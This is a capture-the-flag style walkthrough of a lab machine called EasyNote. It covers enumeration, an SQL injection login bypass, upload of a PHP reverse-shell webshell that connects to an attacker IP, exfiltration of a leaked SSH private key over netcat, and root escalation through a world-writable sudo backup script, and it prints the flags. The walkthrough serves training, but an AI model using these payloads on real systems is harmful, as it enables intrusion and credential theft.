EasyNote

Introduction

EasyNote is designed as an **Easy** difficulty HTB-style machine to teach fundamental web exploitation and basic privilege escalation techniques in a realistic scenario. The objectives include:

Enumeration

1. Information Gathering and Enumeration

1. **Identify Target Hostname Resolution**

```
ping easynote.htb
# If not resolving, add to /etc/hosts:
# <TARGET_IP> easynote.htb
```

2. **Nmap Scan**

```
nmap -sC -sV -oN nmap_initial.txt easynote.htb
```

Output:

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-19 02:56 EDT
Nmap scan report for easynote.htb (10.0.2.8)
Host is up (0.00090s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol)
| ssh-hostkey:
|   256 a8:88:1e:61:e1:1b:f4:99:9b:97:d5:a9:df:b1:0b:f8 (ECDSA)
|_  256 b9:d5:9a:13:50:c0:2b:45:f1:ec:ac:b7:a6:71:a0:d3 (ED25519)
80/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.52 (Ubuntu)
| http-title: Login \xE2\x80\x93 Easynote
|_Requested resource was login.php
| http-robots.txt: 2 disallowed entries
|_/upload.php /var/www/backup_of_bob
MAC Address: 08:00:27:45:ED:A7 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
┌──(kali㉿linux)-[~]
└─$ nmap -sC -sV  easynote.htb
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-19 09:29 EDT
Nmap scan report for easynote.htb (10.0.2.4)
Host is up (0.00099s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 a8:88:1e:61:e1:1b:f4:99:9b:97:d5:a9:df:b1:0b:f8 (ECDSA)
|_  256 b9:d5:9a:13:50:c0:2b:45:f1:ec:ac:b7:a6:71:a0:d3 (ED25519)
80/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.52 (Ubuntu)
| http-robots.txt: 2 disallowed entries
|_/upload.php /var/www/backup_of_bob
| http-title: Login \xE2\x80\x93 Easynote
|_Requested resource was login.php
MAC Address: 08:00:27:45:ED:A7 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.86 seconds
```

1. **Check robots.txt**


```
Curl -s http://easynote.htb/robots.txt
```

Example Content:

```
User-agent: *
Disallow: /upload.php
Disallow: /var/www/backup_of_bob
```

- Hint: `/upload.php` (file upload endpoint).
- Hint: `/var/www/backup_of_bob` (sensitive directory).

1. **Directory/File Enumeration**





```
dirb http://easynote.htb /usr/share/dirb/wordlists/common.txt -o
dirb_results.txt
```

Findings:

```
-----------------
DIRB v2.22
By The Dark Raver
-----------------
START_TIME: Thu Jun 19 03:03:59 2025
URL_BASE: http://easynote.htb/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
-----------------GENERATED WORDS: 4612

---- Scanning URL: http://easynote.htb/ ----
+ http://easynote.htb/index.php (CODE:302|SIZE:0)
+ http://easynote.htb/info.php (CODE:200|SIZE:74438)
+ http://easynote.htb/robots.txt (CODE:200|SIZE:69)
+ http://easynote.htb/server-status (CODE:403|SIZE:277)
  ==> DIRECTORY: http://easynote.htb/uploads/

---- Entering directory: http://easynote.htb/uploads/
(!) WARNING: Directory IS LISTABLE. No need to scan it.
     (Use mode '-w' if you want to scan it anyway)
END_TIME: Thu Jun 19 03:04:12 2025
```

```
└─$ dirb http://easynote.htb /usr/share/dirb/wordlists/common.txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Thu Jun 19 09:35:55 2025
URL_BASE: http://easynote.htb/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://easynote.htb/ ----
+ http://easynote.htb/index.php (CODE:302|SIZE:0)
+ http://easynote.htb/info.php (CODE:200|SIZE:74444)
+ http://easynote.htb/robots.txt (CODE:200|SIZE:69)
+ http://easynote.htb/server-status (CODE:403|SIZE:277)
==> DIRECTORY: http://easynote.htb/uploads/

--- Entering directory: http://easynote.htb/uploads/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

-----------------
END_TIME: Thu Jun 19 09:36:07 2025
DOWNLOADED: 4612 - FOUND: 4
```

2. **Access Web Application**
   - Browse `http://easynote.htb/` → redirected to `login.php`.
   - Inspect HTML source of `login.php` for form fields `username` and `password`.



Foothold

2. SQL Injection Login Bypass & Webshell Upload


1. **Login Page Assessment**
   - Visit: `http://easynote.htb/login.php`.
   - Inspect HTML: identify form action, input names (e.g., `<input name="username">`, `<input name="password">`).
2. **Bypass Payload**
   - In login form:
     - **Username**:

```
' OR '1'='1' -
```


you can use this also

```
' OR 1=1 #
```


     - **Password**: any value (e.g., `foo`)
   - Submit form.
   - **Result**: Successful login as the first user in the database. In this box, the first user is bob, so you obtain a session as bob.



- Confirm greeting indicates bob:



3. **File Upload to Deploy Webshell**




- Navigate to `http://easynote.htb/upload.php`.
- Create a simple PHP webshell, e.g., `shell.php`:

```
<?php
ini_set('display_errors', 1);
error_reporting(E_ALL);
set_time_limit(0);
$ip = '10.0.2.15'; // Replace with attacker IP
$port = 9999;      // Replace with listener port
$sock = fsockopen($ip, $port, $errno, $errstr, 30);
if (!$sock) exit;
$proc = proc_open('/bin/bash -i', [
```

```
        0 => $sock,
        1 => $sock,
        2 => $sock
    ], $pipes);
    ?>
```

- Upload via form:
  - **Select File**: `shell.php`
  - **Submit**.
- Determine uploaded file location, e.g., `http://easynote.htb/uploads/`



4. **Trigger Reverse Shell Listener**
   - On attacker machine:

```
nc -nvlp 9999
```

   - Trigger the webshell by visiting:

```
http://easynote.htb/uploads/
```

- **Result**: Reverse shell as `www-data`. Reverse Shell
5. **Confirm `www-data` Privileges**


```
whoami     # www-data
id         # uid=33(www-data) gid=33(www-data)
pwd        # likely /var/www/html/easynote or similar
```

Lateral Movement

- **No additional hosts**: Next pivot is local file access leading to SSH access as bob.

Privilege Escalation to bob via SSH Key Leak

1. **Earlier, we saw an interesting file listed in `robots.txt`**



2. **Locate Backup Directory from robots.txt Hint**

```
ls -la /var/www/backup_of_bob/
```

We found Bob's id_rsa (private key).

```
www-data@easynote:/var/uploads$ ls -la /var/www/backup_of_bob/
ls -la /var/www/backup_of_bob/
total 12
drwxr-xr-x 2 www-data www-data 4096 Jun 18 13:05 .
drwxr-xr-x 4 root     root     4096 Jun 18 11:12 ..
-rw------- 1 www-data www-data 1823 Jun 18 12:34 id_rsa
www-data@easynote:/var/uploads$
```

3. SSH Key Leak

1. **Copy Private Key to Writable Location**

```
➢ cp /var/www/backup_of_bob/id_rsa /tmp/id_rsa
➢ chmod 600 /tmp/id_rsa
```

```
www-data@easynote:/var/uploads$ cd /var/www/backup_of_bob/
cd /var/www/backup_of_bob/
www-data@easynote:/var/www/backup_of_bob$ ls
ls
id_rsa
www-data@easynote:/var/www/backup_of_bob$ cp id_rsa /tmp/id_rsa
cp id_rsa /tmp/id_rsa
www-data@easynote:/var/www/backup_of_bob$ chmod 600 /tmp/id_rsa
chmod 600 /tmp/id_rsa
www-data@easynote:/var/www/backup_of_bob$ ls -l /tmp/id_rsa
ls -l /tmp/id_rsa
-rw------- 1 www-data www-data 1823 Jun 19 13:52 /tmp/id_rsa
www-data@easynote:/var/www/backup_of_bob$
```

2. **Transfer or Directly Use Key**
   - **Direct SSH from box** (if network allows):

```
ssh -i /tmp/id_rsa -o StrictHostKeyChecking=no bob@easynote.htb
```

- **OR you can Transfer Key to Attacker**
  - On attacker:

```
> nc -nvlp 8080 > id_rsa

> chmod 600 id_rsa
```

  - On box:

```
cat /tmp/id_rsa | nc <ATTACKER_IP> 8080
```

  - On attacker:

```
ssh -i id_rsa -o StrictHostKeyChecking=no bob@easynote.htb
```

Expected: SSH into bob's account.

```
www-data@easynote:/var/www/backup_of_bob$ ssh -i /tmp/id_rsa -o StrictHostKeyChecking=no bob@easynote.htb
<id_rsa -o StrictHostKeyChecking=no bob@easynote.htb
Pseudo-terminal will not be allocated because stdin is not a terminal.
Could not create directory '/var/www/.ssh' (Permission denied).
Failed to add the host to the list of known hosts (/var/www/.ssh/known_hosts).
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-141-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Thu Jun 19 01:55:37 PM UTC 2025

  System load:  0.32              Processes:               135
  Usage of /:   52.4% of 8.02GB   Users logged in:         1
  Memory usage: 16%               IPv4 address for enp0s3: 10.0.2.4
  Swap usage:   0%

  ⇒ There are 2 zombie processes.

 * Ubuntu 20.04 LTS Focal Fossa has reached its end of standard support on 31 Ma

   For more details see:
   https://ubuntu.com/20-04

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

3 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

whoami
bob
id
uid=1001(bob) gid=1001(bob) groups=1001(bob)
hostname
easynote.htb
```

3. **Confirm Shell as bob**

```
whoami    # bob
id        # uid=1001(bob) gid=1001(bob)
hostname  # easynote
```

Privilege Escalation to Root

4. Sudo Backup Script Exploit

1. **Read Hint File**

```
tree

ls ~/notes/only_for_bob.txt

cat ~/notes/only_for_bob.txt
```

Content:

```
Hey Bob, forgot to update the permissions on the file. Cron’s still running it. -alice
```

```
tree
.
├── backups
├── notes
│   └── only_for_bob.txt
├── projects
├── scripts
└── user.txt

4 directories, 2 files
pwd
/home/bob
cat notes/only_for_bob.txt
Hey Bob,

Forgot to update the permissions on the file.
Cron's still running it .

-alice
```

1.5 **Check Crontab**

```
crontab -l
```

Expected Output:

```
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h  dom mon dow   command
0 * * * * /usr/bin/sudo /usr/local/bin/backup.sh
```

```
crontab -l
# Edit this file to introduce tasks to be run by cron.
#
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').
#
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h  dom mon dow   command
0 * * * * /usr/bin/sudo /usr/local/bin/backup.sh
```

2. **Check Sudo Privileges**

```
sudo -l
```

Expected Output:

```
User bob may run the following commands on easynote:
(root) NOPASSWD: /usr/local/bin/backup.sh
```

```
sudo -l
Matching Defaults entries for bob on easynote:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User bob may run the following commands on easynote:
    (root) NOPASSWD: /usr/local/bin/backup.sh
```

3. **Inspect Backup Script**

```
ls -l /usr/local/bin/backup.sh
# Expected: -rwxrwxrwx 1 root bob ... backup.sh
cat /usr/local/bin/backup.sh
```

Content:

```
#!/bin/bash
tar czf /var/backups/bob_home_$(date +%Y%m%d%H%M%S).tar.gz /home/bob
```

backup.sh Permissions backup.sh Content

4. **Overwrite the Script**
    - Since the script is world-writable:

```
ls -l /usr/local/bin/backup.sh   # Expected:
-rwxrwxrwx 1 root bob ... backup.sh

echo -e '#!/bin/bash\n/bin/bash' > /usr/local/bin/backup.sh
```

```
ls -l /usr/local/bin/backup.sh
-rwxrwxrwx 1 root bob 22 Jun 19 14:26 /usr/local/bin/backup.sh
echo -e '#!/bin/bash\n/bin/bash' > /usr/local/bin/backup.sh
```

5. **Execute as Root**

```
sudo /usr/local/bin/backup.sh
```

- This spawns an interactive root shell (`/bin/bash` executed as root)

```
whoami   # root
```

```
sudo /usr/local/bin/backup.sh
whoami
root
```

6. **Read Flags**
    1. **User Flag**:

```
cat /home/bob/user.txt
9b99f73a6996f1c2a741bcf1e2078538
```

```
cat /home/bob/user.txt
9b99f73a6996f1c2a741bcf1e2078538
```

1. **Root Flag**

```
cat /root/root.txt
```

```
e30005f7a6a0e569b467d74cc1f3821a
```

```
cat /root/root.txt
e30005f7a6a0e569b467d74cc1f3821a
```

- **Flag**: `/root/root.txt`, MD5 format, owned `root:root`, mode `640`.

THANK YOU